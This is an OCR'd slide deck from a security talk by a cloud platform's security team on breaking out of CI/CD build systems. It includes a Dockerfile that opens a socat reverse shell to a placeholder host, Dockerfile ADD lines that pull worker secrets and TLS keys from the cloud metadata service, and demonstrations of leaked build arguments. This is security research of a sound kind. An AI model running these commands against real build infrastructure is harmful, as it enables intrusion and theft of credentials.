Reverse Engineering and Exploiting Builds in the Cloud

Etienne Stalmans @_staaldraad
Chris Le Roy @brompwnie
Matthias Luft @uchi_mata

Who are we?

Heroku Platform Security

Etienne Stalmans
@_staaldraad

Chris Le Roy
@brompwnie


Matthias Luft
@uchi_mata

Who are we?


Heroku Platform Security








Heroku Engineering




CI/CD



CI/CD

What does it look like?




Observations

Commonly Deployed Patterns


Common Patterns

Multiple Containers per Host




Common Patterns

Virtual Machine per User/Build



Common Patterns

Virtual Machine and Private Network



Entrypoint

```
name: 'my-ci-cd-pipeline'
version: '0.1'
steps:
    - name: 'Compile source'
      run: ./build.sh
images:
    - 'ubuntu:latest'
```


Entrypoint

```
FROM ubuntu:latest
RUN apt update && apt install -y socat
RUN socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:rev.host.com:1111
```


ADD

Breaking Out

Network Services



ADD



Cloud Control Plane
Build Network
Docker Daemon
Docker Virtual Network
Build Container
Build Host (VM)

ADD

Dockerfile

```
FROM alpine

ADD http://169.254.169.254/computeMetadata/v1beta1/instance/attributes/workerSecret /secret
ADD http://169.254.169.254/computeMetadata/v1beta1/instance/attributes/tlsCACert /tls.cert
ADD http://169.254.169.254/computeMetadata/v1beta1/instance/attributes/tlsKey /tls.key

RUN cat /secret
RUN cat /tls.cert /tls.key
```


Breaking Out via Dockerfile



ARG

ARG

Leak Build Host ARGs




ARG

Container Build Process

```
# Using official python runtime base image
FROM python:2.7-alpine

# Set the application directory
WORKDIR /app

# Install our requirements.txt
ADD requirements.txt /app/requirements.txt
RUN pip install -r requirements.txt

# Copy our code from the current folder to /app inside the container
ADD . /app

# Make port 80 available for links and/or publish
EXPOSE 80

# Define our command to be run when launching the container
CMD ["gunicorn", "app:app", "-b", "0.0.0.0:80", "--log-file", "-", "--access-logfile", "-", "--workers", "4", "--
keep-alive", "0"]
```

ARG

Container Build Process



ARG

Leak Build Host ARGs

```
FROM alpine

ARG build_variable
ENV env_variable TESTVALUE

RUN printenv
```

```
docker build --build-arg build_variable=VALUE TAG .
```

ARG

Leak Build Host ARGs

```
ki ~ test-build docker build --build-arg build_variable=VALUE -t envtest .
Sending build context to Docker daemon  2.048kB
Step 1/4 : FROM alpine
 ---> 965ea09ff2eb
Step 2/4 : ARG build_variable
 ---> Running in 0e43eb4fbf3b
Removing intermediate container 0e43eb4fbf3b
 ---> 11205bb3857e
Step 3/4 : ENV env_variable TESTVALUE
 ---> Running in e27f68914eb3
Removing intermediate container e27f68914eb3
 ---> 4ed0f462d3dd
Step 4/4 : RUN printenv
 ---> Running in 559569105f10
HOSTNAME=559569105f10
SHLVL=1
HOME=/root
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
build_variable=VALUE
env_variable=TESTVALUE
PWD=/
Removing intermediate container 559569105f10
```

ARG

Leak Build Host ARGs

```
ki ~ test-build docker run -it -e env_variable=ANOTHERVALUE envtest printenv
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=66dc53b69faa
TERM=xterm
env_variable=ANOTHERVALUE
HOME=/root
```

```
ki ~ test-build docker run -it -e env_variable=ANOTHERVALUE -e undefined_var=VAL envtest printenv
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=dfec10b048bd
TERM=xterm
env_variable=ANOTHERVALUE
undefined_var=VAL
HOME=/root
```

ARG

Leak Build Host ARGs

```
FROM alpine

ARG build_variable_that_was_forgotten
```

- Build processes might be started with internal data per default as part of automation.

```
[Warning] One or more build-args [forgotten_var] were not consumed
```

Leaking Build ARGs

ARG

Leak Build Host ARGs

```
FROM alpine

ARG build_variable_that_was_forgotten
```

- Build processes might be started with internal data per default as part of automation.
- Potentially sensitive variables:
  - Build-time access tokens (e.g. Registry)
  - Internal hostnames/IP addresses
  - Usernames

ARG

Leak Build Host ARGs

```
version: "3"
services:
  test:
    build:
      context: test
      args:
        build_var: ${ENV_VAR_FROM_HOST}
```

- Build processes might be started with internal data per default as part of automation.
- Not exclusively Docker-based build systems provide similar attack vectors:
  - E.g. docker-compose allows the inclusion of all environment variables available when invoked.

